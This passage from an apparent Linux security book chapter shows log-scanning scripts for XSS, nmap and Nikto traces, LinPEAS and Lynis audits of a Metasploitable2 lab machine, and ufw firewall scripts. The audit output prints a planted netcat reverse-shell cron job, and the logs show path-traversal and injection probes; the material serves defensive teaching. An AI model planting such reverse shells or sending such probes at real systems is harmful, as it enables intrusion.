        grep 'GET /.=%' $inputpath/access.log >> "$output_file"
fi
```

The main difference here is that we're now looking through the current, active access log file. I had to create the `if..then` stanza for FreeBSD machines because FreeBSD names its Apache access logs `httpd-access.log`. Linux distros just use `access.log` as the filename.

This next chunk searches for `nmap` scripting scans:

```
echo "**************************************" >> "$output_file"
echo "${RED}Nmap Scripting Scans${BLACK}" >> "$output_file"
find "$inputpath" -iname '*.gz' -exec zcat {} \; | grep -i 'nmap' >>
"$output_file"

if [ "$os" = FreeBSD ]; then
        grep -i 'nmap' $inputpath/httpd-access.log >> "$output_file"

else
        grep -i 'nmap' $inputpath/access.log >> "$output_file"
fi
```

The first `echo` line outputs a string of asterisks to act as a separator. The rest of the stanza is the same as before, except that we're now using `grep -i 'nmap'` to perform a case-insensitive search for all instances of either the `nmap` or the `Nmap` text string.

Now, let's look at the final chunk:

```
echo "**************************************" >> "$output_file"
echo "${RED}Nikto Scanner Attacks${BLACK}" >> "$output_file"
find "$inputpath" -iname '*.gz' -exec zcat {} \; | grep -i 'nikto' >>
"$output_file"
if [ "$os" = FreeBSD ]; then
        grep -i 'nikto' $inputpath/httpd-access.log >> "$output_file"
else
        grep -i 'nikto' $inputpath/access.log >> "$output_file"
fi
exit
```

The only difference here is that we're now looking for every instance of either the `nikto` or `Nikto` text strings.

Of course, you'll want to see for yourself if this actually works. The good news is that you've already performed all of these attacks against your Metasploitable2 virtual machine. So, you already have all of the log entries you need to evaluate this script. Use either `scp1` or `ftp` to transfer the script to the Metasploitable2 machine. For now, I'll just use `scp1`:

```
┌──(kali㉿kali)-[~]
└─$ scp1 xss_detect.sh msfadmin@192.168.56.102:
```

To run the script, you'll need to go to the local console of your Metasploitable2 machine. That's because, for some reason, the `tput` utility that I used to set the color-coded text doesn't work over the old SSH protocol that the Metasploitable2 machine uses. Run the scan, like this:

```
msfadmin@metasploitable:~$ ./xss_detect.sh /var/log/apache2 xss_results_
metasploitable.txt
```



Note that some Linux and Unix distros require you to use `sudo` privileges to access Apache access logs, and some don't. You can try running the script without `sudo` first, and if it works, great. If it doesn't work, try it again with `sudo`, and you should be good.

You can't use Metasploitable2's `scp` to transfer the output file back to the Kali machine, due to Metasploitable2 using the old-style encryption keys. And, Kali doesn't include a version of `sftp` that can connect to Metasploitable2's old keys. So, just use FTP on Kali to log into the Metasploitable2 machine, and then use the `get` command to download the output file, like so:

```
┌──(kali㉿kali)-[~]
└─$ ftp msfadmin@192.168.56.102
Connected to 192.168.56.102.
220 (vsFTPd 2.3.4)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> get xss_results_metasploitable.txt
local: xss_results_metasploitable.txt remote: xss_results_metasploitable.
txt
229 Entering Extended Passive Mode (|||15947|).
150 Opening BINARY mode data connection for xss_results_metasploitable.txt
(1170599 bytes).
```

```
100% |***************************************************************
**********************|  1143 KiB   53.59 MiB/s    00:00 ETA
226 Transfer complete.
1170599 bytes received in 00:00 (51.70 MiB/s)
ftp> bye
221 Goodbye.

┌──(kali㉿kali)-[~]
└─$
```

On the Kali machine, use `batcat` to view the file:

```
┌──(kali㉿kali)-[~]
└─$ batcat xss_results_metasploitable.txt
```

Here's a portion of what you should see:

```
File: xss_results_metasploitable.txt

1   Apparent Cross-site scripting attack
2   192.168.56.101 - - [28/Jul/2025:15:11:02 -0400] "GET /%c0%2e%c0%2e\\%c0%2e%c
    Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.ht
3   192.168.56.101 - - [28/Jul/2025:15:11:04 -0400] "GET /%5c%2e%2e%5c%2e%2e%5c%
     HTTP/1.1" 404 313 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; http
4   192.168.56.101 - - [28/Jul/2025:15:11:04 -0400] "GET /%5c%2e%2e%5c%2e%2e%5c%
    sswd HTTP/1.1" 404 315 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine;
5   192.168.56.101 - - [17/Aug/2025:16:58:02 -0400] "GET /%04%D7%7F%BF%18%D8%7F%
```

Figure 10.1 – Scan output from my Metasploitable2 machine

Okay, in this case, you see that some of the `nmap` attacks also show up as cross-site scripting attacks. However, in real life, you might also see cross-site scripting attacks that aren't the result of `nmap` scans, as you see here in the scan of my FreeBSD 15 machine:

```
File: xss_results_freebsd.txt

1   Apparent Cross-site scripting attack
2   192.168.0.201 - - [16/Dec/2025:18:05:17 -0500] "GET /%NETHOOD%/ HTTP/1.1" 400 226
3   192.168.0.201 - - [16/Dec/2025:18:05:19 -0500] "GET /%00/ HTTP/1.1" 404 196
4   192.168.0.201 - - [16/Dec/2025:18:05:19 -0500] "GET /%00/ HTTP/1.1" 404 196
5   192.168.0.201 - - [16/Dec/2025:18:05:19 -0500] "GET /%00/ HTTP/1.1" 404 196
6   192.168.0.201 - - [16/Dec/2025:18:05:19 -0500] "GET /%2e/ HTTP/1.1" 200 45
7   192.168.0.201 - - [16/Dec/2025:18:05:19 -0500] "GET /%2e/ HTTP/1.1" 200 45
8   192.168.0.201 - - [16/Dec/2025:18:05:19 -0500] "GET /%2e/ HTTP/1.1" 200 45
9   192.168.0.201 - - [16/Dec/2025:18:05:19 -0500] "GET /%2f/ HTTP/1.1" 404 196
10  192.168.0.201 - - [16/Dec/2025:18:05:19 -0500] "GET /%2f/ HTTP/1.1" 404 196
11  192.168.0.201 - - [16/Dec/2025:18:05:19 -0500] "GET /%2f/ HTTP/1.1" 404 196
12  192.168.0.201 - - [16/Dec/2025:18:05:19 -0500] "GET /%5c/ HTTP/1.1" 404 196
```

Figure 10.2 – Cross-site scripting attacks on my FreeBSD machine

Scrolling down a bit, we'll see the `nmap` and `Nikto` scans:

```
35  Nmap Scripting Scans
36  192.168.0.201 - - [16/Dec/2025:18:15:01 -0500] "GET /nmaplowercheck17659
37  192.168.0.201 - - [16/Dec/2025:18:22:03 -0500] "GET /nmaplowercheck17659
38  **************************************
39  Nikto Scanner Attacks
40  192.168.0.201 - - [16/Dec/2025:18:05:15 -0500] "PUT /nikto-test-DduFuSS5
41  192.168.0.201 - - [16/Dec/2025:18:05:21 -0500] "GET /index.php?Nikto=For
    0%61%73%73%74%68%72%75%28%24%48%54%54%50%5f%47%45%54%5f%56%41%52%53%5b%7
42  192.168.0.201 - - [16/Dec/2025:18:05:21 -0500] "GET /postnuke/index.php?
```

Figure 10.3 – The nmap and Nikto scans on the FreeBSD machine



To prevent these sorts of attacks, you might consider installing a web application firewall (**WAF**) on your webservers. The most popular FOSS type of WAF is ModSecurity, which you can learn about here:

`https://owasp.org/www-project-modsecurity/`

Next, let's look at a pair of ready-made shell scripts that can help us audit and harden our systems against malicious attacks.

Auditing and hardening with LinPEAS and Lynis

Sometimes, you'll need to perform a thorough audit of your systems to see where they need to be hardened. You could write a complex shell script to do that, or you could just use one that's already available. This is where **Lynis** and **LinPEAS** come in.

Auditing with LinPEAS

The LinPEAS developers describe LinPEAS, the **Linux Privilege Escalation Awesome Script**, as "a shell script designed to search for possible privilege escalation paths on Linux/Unix/MacOS hosts." You can use it in one of two ways:

- During a penetration test, you can use it on an unprivileged account that you've compromised. By running LinPEAS without `sudo` privileges, you can search for any poorly-configured services or permissions that could allow you to escalate to `root` privileges.
- If you're an administrator who already has full administrative privileges, you can run LinPEAS with `sudo`. This will show you more information, because you'll be able to access files and directories that you normally can't access without `sudo`.

The LinPEAS scripts are in the `/usr/share/peass/linpeas/` directory of your Kali machine. The scripts are:

- `linpeas_fat.sh`: This script provides the most comprehensive audit, but it will run slower. It performs all checks, and has a lot of embedded third-party scripts that supposedly perform a wider range of checks. I say *supposedly*, because one of those third-party scripts is buggy, which causes the `linpeas_fat.sh` script to hang before it can complete the scan. The author kind of fixed this in the new version that's in his GitHub repository, which is at `https://github.com/peass-ng/PEASS-ng`. But, his fix only causes the script to abort gracefully without finishing the scan. So, your best bet is to just not use this script, and instead use the `linpeas.sh` script.
- `linpeas.sh`: This script also performs all checks. But, the only embedded third-party application that it runs is the Exploit Suggester that we used with Metasploit in *Chapter 8, Automate Penetration Testing with Metasploit*. Unlike the `linpeas_fat.sh` script, you can depend upon this script to run successfully.
- `linpeas_small.sh`: This script only performs a few preliminary checks, and is faster and stealthier than the other two scripts. You might not use this one very often, because it really doesn't do that much.



These scripts are so large and complex that I can't possibly explain them to you. So, I'll let you open them in `less` and peruse them yourself. The good thing about shell scripting is that, unlike the cryptic code files for languages such as C or C++, you can read through them and at least get the gist of what the scripts are doing.

Also, note that the shebang line in these scripts is:

```
#!/bin/sh
```

So, they are portable and can run on FreeBSD, OpenIndiana, and macOS, as well as on Linux.

Now, let's boot up the Metasploitable2 virtual machine and see what LinPEAS can find on it. Here are the steps:

1. Use either `scp1` or `ftp` to copy a script to the `msfadmin` account of the Metasploitable2 machine. For now, let's use `scp1` to copy over the `linpeas.sh` script:

```
┌──(kali㉿kali)-[/usr/share/peass/linpeas]
└─$ scp1 linpeas.sh msfadmin@192.168.56.102:
```

2. Log into the Metasploitable2 machine and perform the scan. Note that you're saving the output to the `linpeas_metasploitable_report.txt` file.

```
msfadmin@metasploitable:~$ sudo ./linpeas.sh | tee linpeas_
metasploitable_report.txt
```

3. When the scan completes, use `ftp` on the Kali machine to log into the `msfadmin` account of the Metasploitable2 machine. Then, use the `get` command to download the `linpeas_metasploitable_report.txt` file to your Kali machine. (You'll need to use `ftp` because there's no `sftp1` utility on the Kali machine that can deal with the old SSH keys on Metasploitable2, and the `scp` utility on Metasploitable2 can't connect to the SSH server on Kali, again due to the old keys.)

```
┌──(kali㉿kali)-[~]
└─$ ftp msfadmin@192.168.56.102
Connected to 192.168.56.102.
220 (vsFTPd 2.3.4)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> get linpeas_metasploitable_report.txt
```

Do yourself a favor by setting the Kali terminal window to a dark background. That's because the LinPEAS report will contain some colors that don't show well on a light-colored background. Or, if you don't want to change your default terminal settings, install a second terminal that's already set to a dark background. A good candidate for that is the `konsole` terminal, which you can install by doing:

```
sudo apt install konsole
```

4. Open the report file with `batcat`, and peruse its contents.

```
┌──(kali㉿kali)-[~]
└─$ batcat linpeas_metasploitable_report.txt
```

This is a huge file, consisting of over 5,000 lines, because I performed a full scan with all checks. So, I can't possibly explain all of the scan output. But, we can look at a few highlights.

Towards the top of the report, you'll see the color code legend:

```
LEGEND:
 RED/YELLOW: 95% a PE vector
 RED: You should take a look to it
 LightCyan: Users with console
 Blue: Users without console & mounted devs
 Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
 LightMagenta: Your username
```

Figure 10.4 – The color code legend in a LinPEAS report

The `RED/YELLOW` code, meaning red text surrounded by a yellow background, is especially important. Anything in the report that's marked with this color code represents something that's 95% sure to allow a privilege escalation. Anything that's marked with the `RED` code, meaning just red text with the normal terminal background, is something that could—but not necessarily—be a problem.

Scroll down a bit, and you'll see that the script invoked Exploit Suggester, which found some potential exploits:

```
╔══════════╣ Executing Linux Exploit Suggester 2
╚ https://github.com/jondonas/linux-exploit-suggester-2
  [1] american-sign-language
      CVE-2010-4347
      Source: http://www.securityfocus.com/bid/45408
  [2] can_bcm
      CVE-2010-2959
      Source: http://www.exploit-db.com/exploits/14814
  [3] dirty_cow
      CVE-2016-5195
      Source: http://www.exploit-db.com/exploits/40616
  [4] do_pages_move
      Alt: sieve       CVE-2010-0415
      Source: Spenders Enlightenment
  [5] exploit_x
      CVE-2018-14665
      Source: http://www.exploit-db.com/exploits/45697
  [6] half_nelson1
      Alt: econet       CVE-2010-3848
```

```
        Source: http://www.exploit-db.com/exploits/17787
. . .
. . .
```

As I said, there's just too much in this file for me to explain here. So, scroll through it, and look at the problems that LinPEAS has found. (Spoiler alert: It did find and mark some of the privilege escalation problems that we found in *Chapter 7, Understanding Privilege Escalation and Persistence*.)

Now, let's look at the Lynis auditing shell script.

Auditing with Lynis

Lynis is a security auditing shell script that can run on pretty much any Unix, Unix-like, or Linux operating system. This includes Solaris, OpenIndiana, the BSD distros, and macOS. The free-of-charge version can only audit the machine on which it's installed, and the Enterprise version can be run from either a cloud server or a self-hosted server. In addition to performing the normal configuration and software checks that the free-of-charge version can do, the Enterprise version can also check for regulatory compliance issues. These compliance checks include **Payment Card Industry Data Security Standard** (PCI-DSS) standards for e-commerce or financial services companies, **Health Insurance Portability and Accountability Act** (**HIPAA**) standards for U.S.-based businesses that deal with people's medical information, as well as other regulatory bodies.



You can see more information about the differences between the free-of-charge and Enterprise versions of Lynis here:

`https://cisofy.com/compare/lynis-and-lynis-enterprise/`

Now that you know what Lynis is, let's try it out on the Metasploitable2 machine.

1. First, download the free-of-charge version of Lynis from here:

   ```
   https://cisofy.com/downloads/lynis/
   ```

2. Use either `scp1` or `ftp` to transfer the file to the `msfadmin` account of the Metasploitable2 machine, as you've already seen how to do in *step 1* of the *Auditing with LinPEAS* procedure.
3. On the Metasploitable2 machine, extract the Lynis script from the tarball, like so:

   ```
   msfadmin@metasploitable:~$ tar xzvf lynis-3.1.6.tar.gz
   ```

4. Enter the `lynis/` directory and run the script with the `audit system` option. Save the output to a file that you'll create in the top-level of the user's home directory.

```
msfadmin@metasploitable:~$ cd lynis

msfadmin@metasploitable:~/lynis$ sudo ./lynis audit system | tee ~/
lynis_report.txt
```

5. You'll see a security alert because the `lynis` script isn't set with `root` user ownership. That's okay though. Just hit the *Enter* key and continue. Also, even though `lynis` automatically creates an output file in the `/var/log/` directory, you'll want to also create your own output file as I'm doing here with `tee`. That's because the handy color coding doesn't get preserved in the normal output file, which makes the file harder to read. If you save the output to your own file, you'll still have the color coding.
6. Transfer the `lynis_report.txt` file back to the Kali machine, and use `batcat` to view it, as you did for the LinPEAS output file.

The Lynis output file that I created is only 853 lines long, which is much smaller than the LinPEAS output file. Still, it's more than I can completely cover here, so we'll just look at some highlights. Here's the first one:

```
[+] Users, Groups and Authentication
------------------------------------
  - Administrator accounts                                [ OK ]
  - Unique UIDs                                           [ OK ]
  - Consistency of group files (grpck)                    [ WARNING ]
  - Unique group IDs                                      [ OK ]
  - Unique group names                                    [ OK ]
  - Password file consistency                             [ OK ]
  - Password hashing methods                              [ SUGGESTION ]
  - Checking password hashing rounds                      [ DISABLED ]
  - Query system users (non daemons)                      [ DONE ]
  - NIS+ authentication support                           [ NOT ENABLED ]
  - NIS authentication support                            [ NOT ENABLED ]
  - Sudoers file(s)                                       [ FOUND ]
    - Permissions for: /etc/sudoers                       [ OK ]
  - PAM password strength tools                           [ SUGGESTION ]
```

Figure 10.5 – A snippet of the Lynis scan output

For every check that's labeled with `WARNING` or `SUGGESTION`, you'll find the specific warnings or suggestions at the end of the file.

In this next snippet, Lynis shows you how to harden security for the Linux kernel:

```
[+] Kernel Hardening
------------------------------------

  - Comparing sysctl key pairs with scan profile
    - fs.suid_dumpable (exp: 0)                                 [ OK ]
    - kernel.core_uses_pid (exp: 1)                             [ DIFFERENT ]
    - kernel.ctrl-alt-del (exp: 0)                              [ OK ]
    - kernel.maps_protect (exp: 1)                              [ OK ]
    - kernel.randomize_va_space (exp: 2)                        [ DIFFERENT ]
    - kernel.sysrq (exp: 0)                                     [ DIFFERENT ]
    - net.ipv4.conf.all.accept_redirects (exp: 0)               [ DIFFERENT ]
    - net.ipv4.conf.all.accept_source_route (exp: 0)            [ OK ]
    - net.ipv4.conf.all.bootp_relay (exp: 0)                    [ OK ]
    - net.ipv4.conf.all.forwarding (exp: 0)                     [ OK ]
```

Figure 10.6 – Lynis suggestions for kernel hardening

The expected values for each item are in parentheses. The second column, which is the status column, shows whether each item is configured with the expected value.



On modern Linux systems that run `systemd`, you'll find the files with the default kernel settings in the `/usr/lib/sysctl.d/` directory. To change any settings, create or edit the `/etc/sysctl.conf` file, or add a file to the `/etc/sysctl.d/` directory. To see the entire list of the active kernel settings, do:

```
sudo systemd-analyze cat-config sysctl.d
```

Toward the bottom of the file, you'll see a list of warnings:

```
-[ Lynis 3.1.6 Results ]-

Warnings (9):
------------------------------

! grpck binary found errors in one or more group files [AUTH-9216]
    https://cisofy.com/lynis/controls/AUTH-9216/

! Found BIND version in banner [NAME-4210]
    https://cisofy.com/lynis/controls/NAME-4210/

! Nameserver 192.168.0.1 does not respond [NETW-2704]
    https://cisofy.com/lynis/controls/NETW-2704/
```

Figure 10.7 – The first three warnings in the list

Below the warnings, you'll see a list of actionable suggestions for hardening system security:

```
  Suggestions (56):
  -----------------------------
  * Set a password on GRUB boot loader to prevent altering boot
configuration (e.g. boot in single user mode without password) [BOOT-5122]
    - Related resources
      * Website: https://cisofy.com/lynis/controls/BOOT-5122/

  * If not required, consider explicit disabling of core dump in /etc/
security/limits.conf file [KRNL-5820]
    - Related resources
      * Article: Understand and configure core dumps on Linux: https://
linux-audit.com/software/understand-and-configure-core-dumps-work-on-
linux/
      * Website: https://cisofy.com/lynis/controls/KRNL-5820/
. . .
. . .
```

So now, the big question is, should you use LinPEAS or should you use Lynis? Let's see if we can answer that question.

Comparing LinPEAS and Lynis

I can't really say that either of these shell scripts is better than the other. What I'll say instead is that they're very different from each other, and that they complement each other. Each one shows certain information that the other doesn't show. For example, the LinPEAS report for the Metasploitable2 machine shows that a malicious `cron` job has been planted:

```
╔══════════╣ Check for vulnerable cron jobs
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/
index.html#scheduledcron-jobs
═╣ Cron jobs list
/usr/bin/crontab
10 * * * * /bin/nc 192.168.56.101 4444 -e /bin/bash
```

This didn't show up in the Lynis report. LinPEAS also found the problematic Network Filesystem (NFS) configuration that Lynis didn't find:

```
╔═══════════╣ Analyzing NFS Exports Files (limit 70)
Connected NFS Mounts:
rpc_pipefs /var/lib/nfs/rpc_pipefs rpc_pipefs rw,relatime 0 0
nfsd /proc/fs/nfsd nfsd rw,relatime 0 0
-rw-r--r-- 1 root root 367 2012-05-13 21:58 /etc/exports
/   *(rw,sync,no_root_squash,no_subtree_check)
```

This shows that the entire root (/) filesystem of the Metasploitable2 machine is exported via NFS, and that the `no_root_squash` option is enabled. This means that anyone who can mount this filesystem from a remote machine can run programs that have either the SUID or SGID permission set. (I showed you this in *Chapter 7, Understanding Privilege Escalation and Persistence*.)

But, Lynis also has its advantages. I mean, LinPEAS reports show raw data, with just a bit of color coding to suggest which items might be problematic. For the most part, you need to interpret data in the LinPEAS reports to determine for yourself what you need to fix. Lynis, on the other hand, shows you more than just raw data. It also shows you actionable, plain-English suggestions to help you configure your systems for best security. And, if you decide to purchase a subscription for the Enterprise version of Lynis, you'll also see important information about regulatory compliance issues.

So, should you use LinPEAS or Lynis? Well, the real answer is that you should use both.

Next, let's talk about firewall scripts.

Shell scripts for firewall configuration

A **firewall** is an important component of proper server security. It can control the types of network traffic that reach your servers, and can also block traffic from certain sources. A firewall can also control the traffic that goes out of your servers, although that feature isn't used quite as often. Before we begin creating firewall scripts, let's look at some basic facts about Linux firewalls.

Understanding Linux firewalls

Linux uses **netfilter**, which is built into the Linux kernel, as its firewall. In order to configure `netfilter`, we need a command-line interface. The two command-line interfaces that are still in use are:

- **iptables**: This interface was introduced with Linux kernel 2.4 back in 2001. Until recently, it has been a core component of every Linux distro. There are two problems with `iptables`. First, the commands to configure it can be rather cryptic. Secondly, if you need to run both IPv4 and IPv6 networking on your servers, you need to run two different `iptables` daemons. The normal `iptables` daemon is for IPv4, and the `ip6tables` daemon is for IPv6. Likewise, there's the `iptables` utility for configuring IPv4 firewall rules, and the `ip6tables` utility for configuring IPv6 firewall rules. So, any time that you need to configure firewall rules on a server that runs both IPv4 and IPv6, you actually have to configure them twice. Fortunately, we now have something better, as you'll see in a moment. But, you might occasionally still see Linux servers that are old enough to still be running `iptables`.
- **nftables**: This is the modern replacement for `iptables`, which was introduced with Linux kernel 3.13 back in 2014. It's easier to configure than `iptables`, because the commands are somewhat less cryptic. Also, firewall rules that you create with `nftables` apply to both IPv4 and IPv6, unless you specify otherwise. Modern Linux distros now come with `nftables` instead of `iptables`.

When I first began working with Linux in 2006, only the Red Hat-type distros came with a pre-configured firewall. For everything else, you had to create an `iptables` configuration from scratch, which could be quite error-prone. Fortunately, we now have two competing command-line front-ends for both `iptables` and `nftables` that make firewall configuration much easier. These front-ends are:

- **Uncomplicated Firewall (ufw)**: This utility was created by the Ubuntu team and was introduced with Ubuntu 8.04. It now comes pre-installed on both server and desktop implementations of Ubuntu by default, as well as on Debian. Its hallmark is its simplicity, because its commands are much less cryptic than the commands for either `iptables` or `nftables`. But, this simplicity also limits the types of configurations that you can do with `ufw` commands. For anything more than just basic configuration commands, you'll need to hand-edit the rules in the `ufw` configuration files, using old-fashioned `iptables` commands. (I'll explain that in just a bit.) At first, `ufw` was a front-end for `iptables`. Now, it's a front-end for `nftables`.

- **firewalld**: This utility was created by Red Hat engineers in early 2011. Like `ufw`, it was originally a front-end for `iptables` and is now a front-end for `nftables`. Its commands aren't as simple as the `ufw` commands, but it does have a lot more flexibility. You can do some rather complex configurations with `firewalld` commands that you can't do with `ufw` commands. It comes pre-installed on Red Hat-type Linux distros, as well as on the SUSE distros. It's available for installation on other distros, including Ubuntu. (So, if you don't like `ufw` on Ubuntu, just replace it with `firewalld`.) Any basic rules that you create with `firewalld` will apply to both IPv4 and IPv6. More complex rules, which are known as **rich rules**, still require you to configure IPv4 and IPv6 rules separately. (I'll talk more about rich rules in just a bit.)

What `firewalld` and `ufw` both have in common is that they have both done all of the initial setup work for you. So, once you have them installed, it's just a matter of adding the additional network filtering rules for your own circumstances. Also, both of these utilities take your commands and convert them into either `iptables` rules or `nftables` rules, as appropriate.



Here's a fun fact about Ubuntu. Even though Ubuntu now uses `nftables`, you can still use the old-fashioned `iptables` rules to configure it. In fact, if you look in the `/etc/ufw/` directory on an Ubuntu machine, you'll see that the configuration files are set up with `iptables` rules. This is possible because on the newer versions of Ubuntu, the `iptables` command is actually a symbolic link that points to a translation utility. This translation utility takes your `iptables` rules and automatically converts them to `nftables` rules. It's a pretty slick idea, if you ask me.

With all that out of the way, let's see if we can create some useful firewall shell scripts.

Shell scripting with Uncomplicated Firewall

To make these demos work, your target Ubuntu Server virtual machine needs to be set up with its network adapter in Bridged mode. One reason is that you'll need Internet access to install the Apache web server. (You'll see another reason in a few moments.) You'll also need either another virtual machine with its network adapter in Bridged mode, or another physical machine that is on the same network.

Now, let's say that you're a busy systems administrator, remotely administering your servers from the comfort of your own cubicle. Simulate that by remotely logging into the target Ubuntu virtual machine from your host machine. (If your host machine is running Windows, you can use the SSH component of either the `command.exe` shell or PowerShell.) Here, I'm logging in from the OpenMandriva workstation that I'm using to write this:

```
[donnie@openmandriva-x8664 ~]$ ssh donnie@192.168.0.6
donnie@192.168.0.6's password:
Welcome to Ubuntu Resolute Raccoon (development branch) (GNU/Linux
6.17.0-8-generic x86_64)
. . .
. . .
Last login: Fri Dec 19 20:02:00 2025 from 192.168.0.201
donnie@ubuntu2604:~$
```

When you first set up an Ubuntu machine, either server or desktop, the `ufw` system is already installed, but it's not active, as you see here:

```
donnie@ubuntu2604:~$ sudo ufw status
[sudo: authenticate] Password:
Status: inactive
donnie@ubuntu2604:~$
```

By default, `ufw` blocks everything, because its default policy is set to `deny`. So, if you're remotely logged into a server, you'll want to open port 22, the SSH port, before you enable `ufw`. This will ensure that you don't lose your remote connection. Here's how that looks:

```
donnie@ubuntu2604:~$ sudo ufw allow log ssh
Rules updated
Rules updated (v6)
donnie@ubuntu2604:~$
```

This command opens port `22/tcp`, which is the default SSH port, for both IPv4 and IPv6. The `log` part is optional; it just means that you've enabled logging of all SSH traffic. Verify that the rule was properly added, like this:

```
donnie@ubuntu2604:~$ sudo ufw show added
Added user rules (see 'ufw status' for running firewall):
ufw allow log 22/tcp
donnie@ubuntu2604:~$
```

Cool. Now that you know that you won't sever your SSH connection, enable `ufw`:

```
donnie@ubuntu2604:~$ sudo ufw enable
Command may disrupt existing ssh connections. Proceed with operation
(y|n)? y
Firewall is active and enabled on system startup
donnie@ubuntu2604:~$ sudo ufw status
Status: active

To                         Action      From
--                         ------      ----
22/tcp                     ALLOW       Anywhere                   (log)
22/tcp (v6)                ALLOW       Anywhere (v6)              (log)

donnie@ubuntu2604:~$
```

Note that when you're logged in remotely, you'll be asked if you want to continue, because your SSH connection might be disrupted. Keep this in mind, because it will affect how you write your shell scripts.

Creating a shell script for SSH and Apache access

This is all very cool, because as you see, these `ufw` commands are much easier than either `iptables` commands or `nftables` commands. But we still haven't created a shell script, so let's do that now.

1. First, disable `ufw` and delete the rule that you just created so that we can start over from scratch in order to simulate a real-life scenario:

   ```
   donnie@ubuntu2604:~$ sudo ufw disable
   Firewall stopped and disabled on system startup
   donnie@ubuntu2604:~$ sudo ufw delete allow log ssh
   Rules updated
   Rules updated (v6)
   donnie@ubuntu2604:~$
   ```

2. We're going to pretend that the target machine is a web server. So, install the Apache web server, like so:

   ```
   donnie@ubuntu2604:~$ sudo apt install apache2
   ```

3. Enable the SSL module, so that you can test your connections to port 443, like this:

```
donnie@ubuntu2604:~$ sudo a2enmod ssl
donnie@ubuntu2604:~$ sudo systemctl restart apache2
```

4. Create the `ufw-1.sh` script. Replace the IP address in the first `ufw allow` line with the IP address of your host workstation. Other than that, the script should look like this:

```
#!/bin/bash

ufw allow log from 192.168.0.201 to any port 22 proto tcp
ufw allow "Apache Full"
ufw --force enable
ufw reload
ufw status verbose
```

Here's the breakdown:

- For administrative purposes, we need to allow remote SSH access to this server, which is what we're doing with the first `ufw allow` line. But we only want to allow access from the workstation of one certain administrator. This administrator's workstation is set up with 192.168.0.201 as its static IP address. The `to any` part means that this access will be allowed to all IP addresses that have been assigned to this server. (You can also restrict access to just one of the server's IP addresses by replacing `any` with the desired IP address.) The `port 22 proto tcp` part means that we're allowing access to the SSH service, which by default runs on port 22/tcp.
- In the `ufw allow "Apache Full"` line, we're using a `ufw` app profile to define the service for which we want to allow access. Whenever you install a new network service on a machine that uses `ufw`, a new `ufw` app profile will get installed for that service. Here's how to view the profiles that have been installed:

```
donnie@ubuntu2604:~$ sudo ufw app list
Available applications:
  Apache
  Apache Full
  Apache Secure
  OpenSSH
donnie@ubuntu2604:~$
```

5. Now, let's see what the `Apache Full` profile does for us:

```
donnie@ubuntu2604:~$ sudo ufw app info "Apache Full"
Profile: Apache Full
Title: Web Server (HTTP,HTTPS)
Description: Apache v2 is the next generation of the omnipresent
Apache web
server.

Ports:
  80,443/tcp
donnie@ubuntu2604:~$
```

6. You see that this profile opens ports `80/tcp` and `443/tcp`:

   - The `ufw --force enable` line enables `ufw`. The `--force` option prevents `ufw` from stopping to ask if you're sure that you want to do this.
   - The `ufw reload` line reloads the `ufw` ruleset.
   - Finally, the `ufw status verbose` line shows you verification that the script did work correctly.

7. Make the script executable, and run it like this:

```
donnie@ubuntu2604:~$ sudo ./ufw-1.sh
Rules updated
Rules updated
Rules updated (v6)
Firewall is active and enabled on system startup
Firewall reloaded
Status: active
Logging: on (low)
Default: deny (incoming), allow (outgoing), disabled (routed)
New profiles: skip

To                         Action      From
--                         ------      ----
22/tcp                     ALLOW IN    192.168.0.201
(log)
80,443/tcp (Apache Full)   ALLOW IN    Anywhere
```

```
80,443/tcp (Apache Full (v6)) ALLOW IN    Anywhere (v6)

donnie@ubuntu2604:~$
```

8. Open another terminal window on your host workstation, and attempt to log in. You should be allowed access. Then, try to log in from either another virtual machine or a physical machine that is connected to the same Bridged network. You should be denied access.



The other reason for using a Bridged network is that if you were to use either a NAT or a Host-Only network, the target server would see all incoming connections as coming from the IP address of your host workstation. This would mean that all connections from your other NAT or Host-Only virtual machines would be allowed, which would defeat the purpose of this demo.

Also, note that you can allow access from an entire network by using a network address in place of the host IP address. In that case, the first `ufw allow` line would look something like this:

```
ufw allow log from 192.168.0.0/24 to any port 22 proto
tcp
```

9. Open a web browser on any machine on your network and attempt to access both the secure and non-secure ports of the web server. The URLs that you'll use should look something like this:

```
http://192.168.0.6
https://192.168.0.6
```

10. You should be allowed access to both ports. (Although you'll get an error message about Ubuntu's default security certificate when trying to access the `https` port, don't let that worry you. If you get that error message, it still means that the firewall rule is working correctly.)

That does it for the initial setup. The beauty of this is that if you need to deploy a whole fleet of Apache web servers, you can just copy this script to each one and run it. Or, better yet, use a management tool such as Ansible to run the script on all the servers in your fleet at once.

Now, let's say that some bad actors are attacking your web servers and you want to block them.

Creating a shell script for controlling web server access

In this scenario, let's pretend that you've looked through your Apache access logs and have identified a list of IP addresses from which malicious attacks have originated. Your mission is to create a shell script that will create the necessary blocking rules for `ufw`. For this demo, you'll use the same Ubuntu virtual machine that you used for the previous demo, with the same `ufw` setup.

1. First, compile a list of IP addresses that you want to block and store them in the `bad_ipaddresses.txt` file. It should look something like this, except with your own addresses:

```
192.168.0.16
192.168.0.18
192.168.0.25
192.168.1.0/24
```

2. You see that I'm blocking three individual IP addresses, as well as the entire 192.168.1.0/24 network. That's because our servers are located in West Kneebonia, and they keep getting attacked by malicious hackers from East Kneebonia. The East Kneebonians are all on the 192.168.1.0/24 network, so our best bet is just to block them all. (I'm using fictitious country names so that I won't offend anyone.)
3. Create the `ufw-2.sh` script, and make it look like this:

```
#!/bin/bash

xargs -i ufw prepend deny from {} to any port 80,443 proto tcp <
bad_ipaddresses.txt

ufw reload
```

Here's the breakdown:

- In this script, I'm using the `xargs -i` command and the `stdin` (`<`) redirector to read the list of IP addresses from the `bad_ipaddresses.txt` file. Each individual item—one at a time—from the text file will be placed within the set of curly braces (`{}`) in the `ufw` command.
- Note that I can list both port `80` and port `443` in the same command.

- I need to place these rules at the beginning of the list, ahead of the rule that opens the Apache web server ports. Otherwise, all traffic from all sources will be allowed through, because the blocking rules won't even be seen by the incoming traffic. For that reason, I'm using the `prepend` directive to ensure that the rules get added to the top of the list.
- Finally, we need to reload the `ufw` ruleset.

